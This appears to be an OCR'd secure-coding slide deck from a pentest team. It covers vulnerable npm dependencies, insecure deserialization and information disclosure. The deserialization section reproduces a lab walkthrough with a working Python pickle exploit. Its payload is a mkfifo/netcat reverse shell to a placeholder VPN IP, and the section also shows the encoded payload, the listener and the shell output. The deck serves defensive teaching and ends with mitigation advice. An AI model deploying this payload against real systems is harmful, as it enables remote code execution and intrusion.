Coding more secure the simple way

Pentest Team - VIB Security

Table of Contents

Table of Contents

Protect yourself

use safe func & lib


1. Using Components with Known Vulnerabilities

1 - Using Components with Known Vulnerabilities


package.json

```
  "dependencies": {
    "rxjs": "6.5.5",
    "tslib": "1.13.0",
    "zone.js": "0.10.3",
    ...
  },
  "devDependencies": {
    "@angular-devkit/build-angular": "~0.901.1",
    "@angular/cli": "~9.1.1",
    "jasmine-core": "~3.5.0",
    "jasmine-spec-reporter": "~4.2.1",
    "karma": "~4.4.1",
    "karma-chrome-launcher": "~3.1.0",
    "karma-coverage-istanbul-reporter": "~2.1.0",
    "karma-jasmine": "~3.0.1",
    "karma-jasmine-html-reporter": "^1.4.2",
    ...,
  },
  ...
```


1 - Using Components with Known Vulnerabilities



```
┌──(pwn㉿pwned)-[/tmp/angular-firstProject]
└─$ npm audit

                       === npm audit security report ===

# Run  npm install --save-dev karma@6.4.1  to resolve 11 vulnerabilities
SEMVER WARNING: Recommended action is a potentially breaking change
┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Critical      │ Prototype Pollution in minimist                              │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ minimist                                                     │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ karma [dev]                                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ karma > optimist > minimist                                  │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://github.com/advisories/GHSA-xvch-5gv4-984h            │
└───────────────┴──────────────────────────────────────────────────────────────┘
```



```
┌──────────────────────────────────────────────────────────────────────────────┐
│                                Manual Review                                 │
│            Some vulnerabilities require your attention to resolve            │
│                                                                              │
│         Visit https://go.npm.me/audit-guide for additional guidance          │
└──────────────────────────────────────────────────────────────────────────────┘
┌───────────────┬──────────────────────────────────────────────────────────────┐
│ Moderate      │ yargs-parser Vulnerable to Prototype Pollution               │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Package       │ yargs-parser                                                 │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Patched in    │ >=13.1.2                                                     │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Dependency of │ protractor [dev]                                             │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ Path          │ protractor > yargs > yargs-parser                            │
├───────────────┼──────────────────────────────────────────────────────────────┤
│ More info     │ https://github.com/advisories/GHSA-p9pc-299p-vxgp            │
└───────────────┴──────────────────────────────────────────────────────────────┘
found 36 vulnerabilities (3 low, 19 moderate, 12 high, 2 critical) in 1491 scanned package
  run `npm audit fix` to fix 9 of them.
  26 vulnerabilities require semver-major dependency updates.
  1 vulnerability requires manual review. See the full report for details.
```



NPM Audit Report

36	1,491	October 14th 2022, 4:37:46 am
Known vulnerabilities	Dependencies	Last updated

2	12	19	3	0
critical	high	moderate	low	info

Show 10 entries

Search:

Name	Module	Severity	CVEs
Prototype Pollution in minimist	minimist	critical	CWE-1321 , CVE-2021-44906
Improper Certificate Validation in xmlhttprequest-ssl	xmlhttprequest-ssl	critical	CWE-295 , CVE-2021-31597
Improper Verification of Cryptographic Signature in node-forge	node-forge	high	CWE-347 , CVE-2022-24772
Improper Verification of Cryptographic Signature in node-forge	node-forge	high	CWE-347 , CVE-2022-24771
Inefficient Regular Expression Complexity in nth-check	nth-check	high	CWE-1333 , CVE-2021-3803
Terser insecure use of regular expressions before v4.8.1 and v5.14.2	terser	high	, CVE-2022-25858

```
npm i -g npm-audit-html
npm audit --json | npm-audit-html
```

1 - Should do

- **Remove** unused/unnecessary.
- Audit dependencies: npm audit, OWASP Dependency-Check, retirejs,...
- Only obtain components from **official sources** over secure links.

Table of Contents

2. Insecure Deserialization

2 - (De)Serialization


- Foreigner ask for directions

- map of route


2 - (De)Serialization

- Serialization:
  - object -> bytes stream
  - purpose:
    - transmit
    - store

- Deserialization:
  - bytes stream -> object
  - purpose:
    - read
    - use




2 - Insecure Deserialization Example



Microsoft Exchange Server Remote Code Execution Vulnerability

CVE-2021-42321



Peterjson


Nov 19, 2021 · 8 min read · Listen

Some notes about Microsoft Exchange Deserialization RCE (CVE-2021–42321)

Vietnamese version: https://testbnull.medium.com/some-notes-of-microsoft-exchange-deserialization-rce-cve-2021-42321-f6750243cdcd


- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-42321
- https://peterjson.medium.com/some-notes-about-microsoft-exchange-deserialization-rce-cve-2021-42321-110d04e8852
- https://www.youtube.com/watch?v=HTsr0WaLfW0

2 - Insecure Deserialization




```
cookie = { "replaceme":payload}

pickle_payload = pickle.dumps(cookie)

encodedPayloadCookie = base64.b64encode(pickle_payload)

resp = make_response(redirect("/myprofile"))

resp.set_cookie("encodedPayload", encodedPayloadCookie)
```

2 - Insecure Deserialization




Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
password	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	password	false	Unset
registrati...	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	"2020-07-12 14:09:45.282487"	false	Unset
encoded...	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	gAN9cQAoWAkAAABzZXNzaW9uSWRxAVggAAAANTBmMTRkYjA3NTM0NDFjZWExYWExZGZiMWUyZmVlYTNxAlgLAAAAZWSjb2RlZGZsYWdxA1gYA...	false	Unset
username	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	cmnatic	false	Unset
userType	10.10.44.54	/	Session	Sun, 12 Jul 2020 14:15:14 GMT	user	false	Unset



```
cookie = request.cookies.get("encodedPayload")
cookie = pickle.loads(base64.b64decode(cookie))
```

2 - Insecure Deserialization




```
GNU nano 4.9.2                                                                      rce.py
import pickle
import sys
import base64

command = 'rm /tmp/f; mkfifo /tmp/f; cat /tmp/f | ' '/bin/sh -i 2>&1 | netcat YOUR_TRYHACKME_VPN_IP 4444 > /tmp/f'

class rce(object):
    def __reduce__(self):
        import os
        return (os.system,(command,))

print(base64.b64encode(pickle.dumps(rce())))
```

```
root@kali:~/vim/app# python3 rce.py
b'gASVcgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFdybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2YgfCAvYmluL3NoIC1pIDI+JjEgfCBuZXRjYXQgMTAuMTEuMy4yIDQ0NDQgPiAvdG1wL2aUhZRSlC4='
root@kali:~/vim/app#
```

Name	Domain	Path	Expires on	Last accessed on	Value	table.he...	sameSite
encodedPayload	10.10.10.13	/	Session	Sun, 12 Jul 2020 15:1...	gASVcgAAAAAAAACMBXBvc2l4lIwGc3lzdGVtlJOUjFdybSAvdG1wL2Y7IG1rZmlmbyAvdG1wL2Y7IGNhdCAvdG1wL2Yg...	false	Unset


2 - Insecure Deserialization

- Listen on local:



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
```

- Refresh the browser and then pwned!



```
root@kali:~# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.11.3.2] from (UNKNOWN) [10.10.10.60] 36838
/bin/sh: 0: can't access tty; job control turned off
$ ls
app.py
Dockerfile
index.html
launch.sh
__pycache__
requirements.txt
static
templates
user.html
venv
vimexchange.sock
wsgi.py
$ whoami
cmnatic
$ 
```

2 - Insecure Deserialization

- When
  - Apps/APIs deserialize objects **supplied by untrusted source** (users/others server’s input).

- Could be:
  - arbitrary remote code execution (**RCE**)
  - tampering data, may lead to **broken** access control/business logic.

2 - Should do

- Safe architectural pattern:
    - **not accept** serialized objects from untrusted sources.
    - use the serialization that only permit **primitive data type**.

- If the below is not possible, consider to:
    - **Integrity check** (digital signatures) for serialized object.
    - Enforcing **strict type**.
    - Run deserialize in isolating & low privilege env.
    - Logging, monitoring the deserialized process,...


Table of Contents

Enough da best

don’t return the redundant informations

3. Information disclosure

3 - Information disclosure



swagger http://petstore.swagger.io/v2/swagger.json Explore

Swagger Petstore 1.0.0

[Base url: petstore.swagger.io/v2]
http://petstore.swagger.io/v2/swagger.json

This is a sample server Petstore server. You can find out more about Swagger at http://swagger.io or on irc.freenode.net, #swagger. For this sample, you can use the api key `special-key` to test the authorization filters.


Terms of service
Contact the developer
Apache 2.0
Find out more about Swagger

Schemes: HTTP

Authorize

pet Everything about your Pets

- POST `/pet` Add a new pet to the store
- PUT `/pet` Update an existing pet
- GET `/pet/findByStatus` Finds Pets by status
- GET ~~`/pet/findByTags`~~ Finds Pets by tags




https://[redacted].git/

Index of /.git

Name	Last modified	Size	Description
Parent Directory		-	
FETCH_HEAD	2019-10-08 01:50	112	
HEAD	2019-09-26 06:05	23	
ORIG_HEAD	2019-10-08 01:50	41	
branches/	2019-09-26 06:04	-	
config	2019-09-26 06:05	287	
description	2019-09-26 06:04	73	
hooks/	2019-09-26 06:04	-	
index	2019-10-08 01:50	34K	
info/	2019-09-26 06:04	-	
logs/	2019-09-26 06:05	-	
objects/	2019-10-08 01:50	-	
packed-refs	2019-09-26 06:05	114	
refs/	2019-10-06 12:54	-	

Apache/2.4.29 (Ubuntu) Server at [redacted] Port 443

3 - Information disclosure

